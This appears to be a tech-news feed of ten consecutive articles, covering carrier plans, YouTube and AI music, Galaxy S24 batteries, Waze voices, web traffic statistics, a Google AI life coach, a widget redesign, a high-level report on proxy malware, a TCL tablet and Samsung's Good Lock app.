T-Mobile is coming out with a new plan that lets customers upgrade their phone every year called Go5G Next. Prior to this new plan rollout, T-Mobile customers were “upgrade-ready” every two years using the Go5G Plus plans.
Customer’s can’t change to these new plans just yet but they won’t have to wait too long. T-Mobile confirms the Go5G Next plans will be available beginning this Thursday. Customers should be able to swap to these new plans over the phone or in-store. And it’s likely they’ll be able to change to them through the app as well. T-Mobile also confirms this isn’t a “limited-time thing.” Stating that the new plan will be sticking around. Meanwhile, the other Go5G plans will be sticking around as well.
With Go5G Next, T-Mobile customers can upgrade after paying off half their phone
The big benefit here is being able to upgrade to the latest device more often. Say you enjoy having he newest Samsung Galaxy S device or the newest iPhone. Now that’s much easier to do because this plan from T-Mobile is designed specifically to help customers move into the latest devices.
Anyone on a Go5G Next plan can do this if they pay off half of their current device first. Assuming they already have a device setup in EIP. According to T-Mobile, most customers have half of their device paid off in 12 months or less. So it made sense to let them upgrade at that time. That being said, T-Mobile isn’t making customers wait the full 12 months. It’s actually possible to upgrade every 6 months if half your phone is paid off by that time.
Though, we can’t imagine many people would want to change phones that frequently. Surely though, this will be perfect for people who always want the newest version of popular devices. Which typically come out every year. Go5G Next plans also come with everything the Go5G Plus plans come with. Which includes Apple TV+ and Netflix memberships, 50GB of mobile hotspot, and more.
Composers and musicians need to come to terms with the fact that AI-generated music exists, and so does YouTube. With the rise of AI “music”, the video-sharing platform has its hands full with how it’s going to handle the rising issues.
One main issue that YouTube has to deal with is the copyright aspect of AI-generated music. People are able to create content mostly or wholly using AI, and that sits in a huge gray area as the government is still trying to regulate AI music. This involves using AI-generated voices emulating popular artists. YouTube has a lot on its hands figuring out how to best handle this situation.
YouTube is partnering with music labels to address the issue with AI-generated music
In order to help musicians, composers, and other creators on the platform, YouTube is partnering with several people and entities in the music industry. According to a YouTube blog post (via The Verge), YouTube partnered with Universal Music Group (UMG). This is one of the largest music labels in the world. Along with this, the company assembled a team of musicians and artists such as OneRepublic, The estate of Frank Sinatra, Anitta, Juanes, Ryan Tedder, Darkchild, Max Richter, and more. This team will “help gather insights on generative AI experiments and research”.
This is essentially a group of authorities in the music industry to help YouTube best handle the situation. YouTube is also planning on making internal changes such as providing AI tools to help detect content that violates the rules, updating policies involving manipulated content, and working on its rights management system. Oddly enough, the company is planning on using generative AI tools to help determine if a piece of content was generated using AI.
This is something that we’ve heard before, “This company is still feeling its way around this new AI age.” It rings true for just about every tech company, and YouTube is no different. With the rise of AI “musicians”, the company has a problem. There are plenty of AI bros salivating over the money they could make ripping off of content that actual talented people made.
This is something that we all acknowledge as unfair. If this runs rampant (well, more rampant than it already is), then YouTube risks losing the trust of the users and creators that populate it today. So, it’s a good thing that YouTube is taking steps to address this issue.
Samsung is hard at work on its next-gen flagship smartphones. The Galaxy S24 series will arrive in early 2024 with a handful of upgrades over the current models. While there are still a few months before the launch, the company has already begun picking up regulatory certifications. South Korean certification agency Safety Korea recently certified the batteries that will go inside the Galaxy S24, Galaxy S24+, and Galaxy S24 Ultra.
The official listings on Safety Korea’s website don’t contain many details. We can see that the battery packs for the devices will have model numbers EB-BS922ABY, EB-BS926ABY, and EB-BS928ABY, respectively. Chinese firm ATL (Amperex Technology Limited) manufactured these power units. The listings also contain live images of the three batteries, confirming the presence of pull tabs. Samsung recently started using pull tabs on its phones to make battery replacement easier.
Unfortunately, the images (attached below) are of low resolution and quite blurry (via). The text printed on the batteries is illegible, so we can’t confirm their rated capacities. However, a separate certification recently revealed that the Galaxy S24+ has a rated battery capacity of 4,755mAh, while the Ultra model’s battery has a 4,855mAh rated capacity. Their typical capacities should be 4,900mAh and 5,000mAh. We don’t yet have details about the battery capacity of the base Galaxy S24 model.
You might have noticed that Samsung is increasing the battery capacity of the Plus model by 200mAh. This year’s Galaxy S23+ packs a 4,700mAh battery (4,565mAh rated capacity). The company increased the capacity from 3,700mAh on the Galaxy S22+. It also increased the battery capacity of the base model from 3,700mAh to 3,900mAh this year. It remains to be seen whether the 2024 model further adds to that. The Ultra model, meanwhile, has featured a 5,000mAh battery since the Galaxy S20 Ultra in 2020.
The Galaxy S24 series could get faster charging as well
There are also rumors of Samsung increasing the charging speed of its flagship smartphones to 65W next year, at least for the Ultra model. Not many noted tipsters have backed these claims recently. However, it would be a welcome change. The Korean firm has been cautious with the charging speeds of its devices, limiting most to 25W of wired charging. Very few go up to 45W, including the Galaxy S23 and Galaxy S23 Ultra. We will let you know when we have more information about the charging speed of the Galaxy S24 series.
Waze and Google Maps are both owned by Google. But there are some differences between the two. While Google Maps not only takes you from point “A” to point “B” safely and quickly, it also shows you what you can do when you get to “B,” and lists places to sleep, eat, and get entertained. It will also show you places of interest that you can visit. Waze, on the other hand, is focused on the journey and uses crowdsourced information from fellow travelers to get you from place to place.
Waze also has some cool features including the one that allows you to use your own voice to guide you to your destination. Users can also have celebrity voices give them turn-by-turn directions. Today, Waze reminded users about some of the voice options that they have,. For example, you can be told when and where to turn from the Jonas Brothers. If you’re taking your family on a vacation to close out the summer and you have a teen daughter, this might go over big with her. Besides giving you directions, the Jonas Brothers will also give you insider tour bus stories.
Waze promotes its vocal options for turn-by-turn directions

The app also delivers turn-by-turn directions with vocals that represent a certain theme. For example, Waze will announce directions in the style of a radio voice-over artist reading an ad for a big blockbuster movie. Waze says that this setting delivers “action movie-themed directions.” Another option will give you your directions in the style of a Zen surfer which, according to Waze, will allow you to “roll with the waves even in gnarly traffic.”
And if you are on that driving vacation to capture the last gasp of summer, what could be better than having Waze give you your directions along with Dad Jokes? As Waze states, you can set your app to announce turns using “Dad Jokes for a ride that’s both hilarious and cringeworthy.”
To change the voice settings on Waze, open the app and tap the hamburger menu icon in the upper left corner. From the menu, tap on Customize your drive and select which voice style or celebrity voice you want to use. You can also select which vehicle you want to represent your car on the map.
Want to know how short our attention spans are? Well, according to SimilarWeb, we spend on average about 6 minutes per visit on Pinterest. Whereas TikTok is about 3.48 minutes per visit. That’s because so much of the content on TikTok is a few seconds long. So within 3 minutes you probably saw 20 videos. Meanwhile, on other sites, they are meant to keep your attention longer, though the Pinterest comparison here is a bit surprising.
There’s a few other surprising statistics here. That includes YouTube. Users spend an average of 20.23 minutes per visit on YouTube, and that’s from over 34.1 billion visits. It’s twice as long as Facebook and X. But this makes sense. YouTube is home to long-form content, unlike TikTok. Watching a 20 minute video is pretty normal here, or even a 15-minute video and spending a few minutes looking for one to watch.
Perhaps the most surprising part here is Twitch. From over 1.1 billion visits per month, users are spending an average of 9.19 minutes per visit. That doesn’t seem like a ton for a platform that specializes in users going live. Some of those live streams are multiple hours long, yet the average length of a visit is under 10 minutes? That could spell a real problem for Twitch.
These stats kind of back up Elon Musk’s claims for X
These numbers come from SimilarWeb, which is a popular web analytics tool. It’s able to track these numbers for a ton of different websites, but there is margin for error here. However, for X or Twitter, these numbers seem to back up Elon’s claims for traffic.
According to this report, X has been averaging about 6.5 billion monthly visits, with users spending about 10 and a half minutes per visit. That’s pretty good, and even longer than Facebook. However, WhatsApp does exceed it by quite a bit. That’s good news for X, especially as Musk is looking to make it an “everything app”.
For a messaging app, WhatsApp hitting 18 and a half minutes on average is pretty crazy. Though, WhatsApp is extremely popular outside of the US, so maybe it shouldn’t be.
Generative AI has quickly found its way into a lot of industries, ranging from customer support to building websites. Now, in line with these efforts, Google is reportedly looking to introduce a new AI tool that will offer users personalized life advice, effectively functioning as a virtual personal life coach.
Developed by Google’s subsidiary DeepMind, the new AI life coach will leverage the capabilities of Google’s Bard AI chatbot and tackle at least 21 different types of activities, ranging from providing life advice and brainstorming ideas to crafting detailed plans and offering educational guidance.
Additionally, the AI system will also be able to handle personal and private inquiries about individuals’ lives. For instance, if a user is unable to attend a family event due to prior commitments, the AI life coach could gracefully formulate a response via its “idea-creation” feature. Moreover, the AI life coach can also serve as a skill enhancer, aiding users in refining their proficiencies and also delivering tailor-made dietary and fitness regimens.
Furthermore, to bring this vision to life, Google has partnered with Scale AI, a prominent player in AI training, to evaluate the feasibility and effectiveness of the proposed “life coach” chatbot.
Tackling misinformation
While the prospect of developing an AI life coach which can address personal queries is exciting, the conversation once again circles back to Google’s strategy for curbing the propagation of misinformation—a phenomenon commonly known as “AI hallucination.” Additionally, Google’s cautionary stance against relying on the AI tool’s responses for critical matters like medical, legal, financial, or professional advice suggests that the company still has a long way to go.
However, Sundar Pichai, CEO of Google and Alphabet, voiced his commitment to devising AI systems that are simultaneously cautious and cutting-edge. Additionally, he also highlighted the establishment of a dedicated unit tasked with ensuring the secure evolution of AI systems.
“It is, of course, important to take a responsible approach to build these relationships between humans and AI systems to ensure that advice that is given to a person is safe and sound and in line with what a professional would advise,” said Dr. Christian Guttmann, vice president of engineering at Pegasystems.
A recent design upgrade brings some changes and improvements to a particular Google Contact widget. This brushes up the looks of the single-contact widget, making it more design appealing and attractive. Well, the design upgrade (only available to a few users) is not only about looks, but it also brings some functionality to the Google Contact app single-contact widget.
The new widget makes things a bit more round and changes the looks of the 2×2 widget. Currently, this widget comes with a round shape and two function keys for calls and messaging. With the upgrade, the shape of this widget is no longer circular, and the functional keys are no longer placed along the circle’s circumference.
Now, the single-contact or individual-contact widget is more of a square with rounded edges. The function keys now get new positions within the widget, giving it a more integrated look. Lastly, expanding the widget to a 1×3 size will produce rounded edges which look great.
Details on the changes that are coming to the Google Contact widget
Widgets are a major part of the home screens of some Android users. For this reason, they get some design improvements occasionally. The latest design improvement in consideration for this article is not yet available to the public for usage, and it relates to the Google Contact app.
This app gives users two widgets to pick between, one for a single contact and the other for their favorite contacts. With the most recent design upgrade to this app, which isn’t available for all users, the first widget gets some design changes. It switches from a circle widget to a boxy option and repositions the functional buttons for calls and messages.
The new boxy widget has rounded edges, similar to other boxy elements across the Android interface. In addition to this, the new widget design places the call and message quick access function buttons inside the widget. This is a welcomed upgrade, as these buttons currently sit partially outside the widget.
Also, expanding this widget to a longer 1×3 reveals some more upgrades to its design. Now, the 1×3 extension of this widget comes with more rounded corners. This design approach is more appealing to the eyes and fits in well with the entire device’s design layout.
With these design upgrades, users might better interact with their widgets for certain quick actions. At the moment, this design upgrade is not available to all users of the Google Contact app, as those who have it need to manually activate it. In the coming weeks, these changes will become available to most users via a Google Play Store app update.
Malware transforms Windows and macOS devices into proxy nodes.
Compromised machines reroute traffic as covert proxy exit points.
Malicious actors exploit infected systems for proxy requests.
Windows and macOS devices were repurposed for unauthorized activities.
AT&T Alien Labs reveals an alarming malware-driven proxy phenomenon.
The cybersecurity researchers at AT&T Alien Labs have shed light on an alarming phenomenon where malicious actors are harnessing malware-infected Windows and macOS machines as proxy exit nodes to reroute proxy requests.
These actors, utilizing a proxy server application, are covertly leveraging compromised systems to establish proxy exit nodes, enabling them to redirect proxy requests. It appears that these proxy exit nodes are not exclusively originating from users who have knowingly agreed to participate, as the proxy service’s website claims.
The attack vector involves delivering proxy servers through various malware strains that target unsuspecting users enticed by offers of cracked software and games. The proxy application, coded using the versatile Go programming language, ensures compatibility across multiple operating systems, including macOS and Windows.
One striking observation is the difference in the detection rates between macOS and Windows systems. While the Windows version of the proxy application effortlessly evades security measures due to its signed nature, the macOS variant is more easily detected.
According to AT&T’s blog post, Once executed on a compromised system, the malware discreetly installs the proxy application, sidestepping user interaction and simultaneously introducing additional malware or adware components. To achieve this covert process, the malware creators employ Inno Setup, a widely-used Windows installer. This tool enables the creation of packed executables, facilitating the proxy’s seamless installation and persistence within the system.

The nature of the malware-driven proxy server extends to its communication with the command and control server (C&C). The proxy application not only relays specific parameters to the C&C but also collects critical information about the compromised system, including processes, CPU and memory usage, and even battery status. This adaptive data collection ensures the proxy’s optimal performance and responsiveness while evading suspicion.
The monetization of malware-infused proxy servers through affiliate programs poses a significant challenge. The proxy application, packaged with Inno Setup, persists through multiple mechanisms, including registry keys and scheduled tasks, enabling the proxy to continually function as a covert channel for unauthorized financial gains.
Collected information being sent to C&C server (Screenshot: AT&T Alien Labs)
The campaign’s disclosure builds upon previous findings by AT&T Alien Labs, in which macOS systems infected with AdLoad adware were repurposed as exit nodes for a vast residential proxy botnet.
This pattern potentially points to operators of AdLoad orchestrating a pay-per-install campaign. AdLoad, a notorious adware strain masquerading as legitimate applications, has been capitalizing on unsuspecting users to navigate them towards malicious websites, ultimately profiting from these schemes.
This evolving threat landscape is particularly concerning for macOS users, as the dark web has seen an exponential rise in the advertisement of information stealer strains and sophisticated tools aimed at bypassing macOS security mechanisms.
The past few years have witnessed an intensified focus on targeting macOS devices due to their growing prevalence in corporate environments, coupled with the high potential for earnings from malicious activities.

On August 17th, TCL proudly unveiled a game-changing product that’s about to transform your digital experience – the TCL TAB Disney Edition 2. Get ready to dive into a world of wonder and entertainment. Starting August 17th, you can find this incredible 4G LTE-connected Android tablet at Verizon stores and Verizon.com for just $199 MSRP. However, it’s more than a tablet. It’s a pathway to a universe of magic, exclusive Disney content, and endless learning and fun on the go.
Watch your beloved Disney characters come to life with the whole family
The TCL TAB Disney Edition 2 packs a punch designed to meet the needs of every family member. With impressive capabilities and exclusive Disney content at your fingertips, it’s a device that bridges the generation gap. Thanks to its 4G LTE connectivity, this Android tablet is more than just a gadget. It’s a trusty companion that ensures you have uninterrupted access to entertainment and education, no matter where you are.
Picture your cherished Disney characters springing to life right in front of you. With the TCL TAB Disney Edition 2, that’s exactly what you’ll experience. Through its vibrant 8″ HD display, snugly enclosed within a playful protective bumper case, the enchanting universe of Disney unfolds before your eyes with stunning clarity. The convenient foldout kickstand adds a layer of ease. It’s effortlessly simple for both kids and adults to enjoy their tablet time.
Experience stunning visuals, performance, and entertainment
Prepare to be captivated by the TCL TAB Disney Edition 2’s impressive 8″ 800×1280 HD edge-to-edge display. It offers a visual experience that goes above and beyond. The exceptional screen-to-body ratio of 81% immerses you in the action like never before. For the well-being of your eyes, the tablet comes equipped with features that alleviate eye strain. The dual speakers enhance your audio experience, taking your entertainment to new heights.
There’s more to the TCL TAB Disney Edition 2 than meets the eye. The tablet comes pre-loaded with an array of nine unique games and puzzles, tailor-made to delight Disney fans of all ages. From the beloved Star Wars universe to the heartwarming stories of Cars and Finding Dory, each game promises hours of delight and engagement.
The tablet’s design philosophy revolves around putting you at the heart of your digital world. With the TCL TAB Disney Edition 2, personalization takes center stage. Customize your home screen with wallpapers that resonate with your individuality, adding a touch of sophistication to your device. This focus on customization underscores the tablet’s commitment to making it uniquely yours.
Strong battery life
In a world where durability matters, the TCL TAB Disney Edition 2 stands tall. Its high-strength glass shield protects against scratches and dings, ensuring your tablet remains impeccable even through everyday use. This level of protection guarantees that your device remains a cherished possession, built to withstand the challenges of daily life.
Performance is key, and the TCL TAB Disney Edition 2 excels in this regard. Equipped with 4GB of RAM, the tablet guarantees a fast and smooth user experience. With internal storage capacity of up to 64GB, expandable to an astonishing 512GB via a microSD card, you can store all your favorite content without a second thought. The expandable storage gives it flexibility.
Bid farewell to battery worries. The TCL TAB Disney Edition 2 boasts a formidable 5500mAh battery, ensuring that your tablet keeps up with you throughout the day. The inclusion of TCL Smart Manager and Battery Saver modes enables you to optimize your usage and make the most of your device’s capabilities. If most devices have been plagued by a lack of battery duration, this TCL TAB Disney Edition 2 solves that and with battery life that lasts a full day with a single charge.
Capture moments, stay connected, and immersive audio adventure
Beyond its entertainment prowess, the TCL TAB Disney Edition 2 becomes your creative partner. An 8MP main camera is primed to capture intricate details, stunning landscapes, and real-time filters. The 5MP front-facing camera is perfect for selfies and video chats, bringing you closer to your loved ones, no matter the distance.
Sound plays a pivotal role in your entertainment journey, and the TCL TAB Disney Edition 2 delivers. Its amplified dual speakers envelop you in a cocoon of sound, immersing you in music and videos like never before. It’s not just a tablet; it’s a vessel of auditory delight.
Modern life thrives on connectivity, and the TCL TAB Disney Edition 2 understands that well. With built-in Wi-Fi, Bluetooth 5.0, a USB Type-C connector, and a 3.5mm audio jack, staying connected has never been easier. The Android 13 OS ensures you’re equipped with the latest features and functionalities, while Verizon 4G LTE connectivity keeps you in touch wherever your adventures take you.
As summer bids adieu and the school season beckons, this tablet is your ultimate partner. Whether you’re embarking on a late summer road trip or gearing up for the school year, this tablet enriches every experience. It’s a bridge connecting the digital and physical realms, enhancing your life with entertainment, education, and connectivity.
In conclusion, the TCL TAB Disney Edition 2 isn’t just a tablet; it’s an embodiment of possibilities. With its captivating display, immersive audio, and a host of features tailored to your every need, it’s a companion that brings entertainment to your fingertips.
Some prefer Android over iOS because of the customization that Android allows. However, Samsung has gone a step further with customization with its own Good Lock app. This app allows you to customize every single piece of the operating system on your Galaxy Device. However, it can be a bit daunting, given that there are so many options available. So, we’re going to go over everything that you can do with Good Lock in this article.
What is Samsung Good Lock?
Good Lock is a customization app that is only available for Samsung Galaxy devices, and it is only available through the Samsung App Store (not the Google Play Store). It consists of a ton of different “plug in apps” that you can download to extend the customization of your Galaxy device. This includes things like Theme Park which allows you to change the background of the quick settings, the app icons, and so much more. It really takes Material You to the next level.
It also has other plug ins that allow you to change how the S Pen interacts with your device, or how the volume slider looks, and on the newer foldables, there are a few plug ins that allow you to extend functionality. Like running every app on the front display of the Galaxy Z Flip 5.
This can really make it feel like you’re running a custom ROM, even though you aren’t, and your warranty is still intact.
Where is Samsung Good Lock available?
We’ve already mentioned that Good Lock is only available for Samsung devices. But it also has limited availability for regions. Below, you’ll find a list of the countries that Good Lock is supported in.
Argentina
Australia
Austria
Belgium
Brazil
Canada
Chile
China
Colombia
Czech Republic
Denmark
Finland
Germany
Hong Kong
India
Malaysia
Mexico
Netherlands
New Zealand
Norway
Peru
Poland
Portugal
Singapore
Slovakia
Sweden
South Korea
Thailand
United Arab Emirates
United Kingdom
United States
How to install Good Lock
Good Lock is available on the Galaxy App Store. So to download and install it, simply open the Galaxy App Store and search for “Good Lock”.
Next tap on Install to begin the installation process. Once it is installed, you can open the app and start downloading other components of the app, like Theme Park, Home Up and more.
Good Lock Features
When I say that Good Lock has a ton of features and modules, we’re not even kidding. In this section, we’re going to go over each one, and add a basic description of what each one does. Some will be more popular than others, of course.
Camera Assistant
With Camera Assistant, users are able to add a bunch of tweaks to the UI of the camera app. This allows users to toggle on Auto HDR when the phone detects the right conditions. It can also activate Auto lens switching, allowing your phone to choose the right lens for any given shot. There’s also another toggle for allowing Clean preview on HDMI displays. Among a few other options here.
Clockface
Next up, we have Clockface. Which as you might expect, allows you to change the clock on your always-on display or lock screen. There’s a few dozen options available with this module. And that includes using analog and digital clocks, or even text. Once you have set up your clockface through this module, you’ll be able to set it on your lock screen and/or your always on display.
Dropship
Currently, this module is only available in South Korea, but this will allow you to share files. It lets you create links to content and share those links to Android devices, iOS and much more. Users also have the ability to create sharing limits, like limiting how many times the link can be shared, and even how long it remains active.
Edge Touch
Another interesting module here is Edge Touch. This is a potentially helpful app if you run into issues with accidental touches often. Something like the Galaxy S23 Ultra will likely greatly benefit from this module. Now while this does already exist in One UI without any apps needing to be installed, Edge Touch adds a bit more here. It lets you increase or decrease the size for better use. And less accidental touches on your device.
Galaxy to Share
Switching Galaxy Phones in the near future? Then this is a must-have module for you. It lets you backup and share your Good Lock settings across Samsung devices. It is a great option for those that have pretty intricate Good Lock module setups that they’d like to replicate on a newly-purchased phone.
Home Up
As the name indicates here, Home Up is a module that gives you plenty more options for the One UI launcher. This allows you to change things like the grid size, app drawer grid size and even change the amount of blur you see when you open the app drawer.
Another interesting feature here is the Share Manager section which will let you customize the default share menu. So you are able to include or not include certain apps. Allowing you to remove apps that you might not share to often like Facebook, Threads and WhatsApp.
Keys Cafe
Probably one of the lesser-popular Good Lock modules, is Keys Cafe. This allows you to customize your Samsung Keyboard. Now if you’re like me and do opt to install Gboard, this isn’t going to work for you.
You can change the layout of the Samsung Keyboard if you wish, with Keys Cafe. You can also chance the color, making it independent of your theme, as well as add some cool keyboard effects.
LockStar
As you might expect, this one lets you customize your lock screen. LockStar provides a WYSIWYG (What You See Is What You Get) editor, making it easier to edit your lock screen and customize it exactly as you’d like. You are able to move around existing elements, as well as change the wallpaper, the clock and add additional items to your lock screen – including app shortcuts.
MultiStar
Now this module is really more of a module for foldable phones. But it does have a few options for non-foldables. This is the module that you can use to force all apps to work on the cover screen of the new Galaxy Z Flip 5. It also has a few other pretty useful tweaks, like forcing apps to open in full-screen on the foldable screen. Also continuing the apps onto the cover screen once you close the phone. Among a few other things.
NavStar
This is more of a module for those that are still using software keys for navigation, versus gestures. But it does have options for both. NavStar lets you change the default triangle, circle and three lines icons for back, home and recents. There’s a bunch of options here that you can choose from. And for swipe gestures, you can also change the back gesture sensitivity and change the color of the hint bar at the bottom of the screen.
Nice Catch
This is a pretty cool module, though it’s kind of been replaced by Notification history in Android. It basically will log every time your phone beeps, vibrates, rings, or anything that happens on your phone. Including a change in your settings. You can see everything that you’ve done by simply entering the Nice Catch app and clicking on the appropriate category. It might not sound like a really useful tool, but it actually is.
NotiStar
This one now focuses on Notification History, while originally being for notification management, it had to evolve after Android 11. Now you can select the apps you want notifications from, or blacklist those that you don’t. You also have the option to add a filter that includes keywords from some apps.
One Hand Operation+
As the name implies here, this module will allow you to make one hand operation even better. There are now three different swipes that you can use on each side. Giving you infinite customizability with this module on your Galaxy device.
Pentastic
This module is all about the S Pen. It gives you a few handy options for the S Pen, like different cursors that you can enable. It also has an extra sound when you use the S pen, along with an extra shortcut that opens an app, and you can even change up the Air Command layout.
QuickStar
With QuickStar, you are able to customize the status bar. It used to allow you to customize the quick settings but now Theme Park handles that mostly.
You are able to add or remove icons from the status bar as needed. So if you think the status bar is a little too cluttered, you can change it up and remove some icons.
Routines+
With this module, you are able to add more functionality to Bixby Routines. This includes new macros and contextual triggers, so you can make even cooler routines for Bixby.
You also have the ability to activate one of Samsung’s readymade routines, including converting the S Pen into a physical arrow key, or getting an audible alert when your battery is low.
SoundAssistant
SoundAssistant will bring you a whole host of customizations for your phone’s audio. This includes the ability to theme your volume panel, change the step volume for a more granular volume setting, and also select which apps can and can’t play audio simultaneously.
Theme Park
Now this is the big one. This is going to be the module that everyone wants to download right away. Theme Park allows you to theme just about every aspect of your Galaxy device. You can take Material You a step further and use solid colors for your notification pull down background, and even choose different colors for light and dark mode. The customizations here really are endless.
Wonderland
This is a module that will create live wallpapers for your Galaxy device. There are a couple of presets that you can use, to understand how the app actually works. You will need to select a base image, then select other images to lay on top of it. After that, you can choose various effects and even text.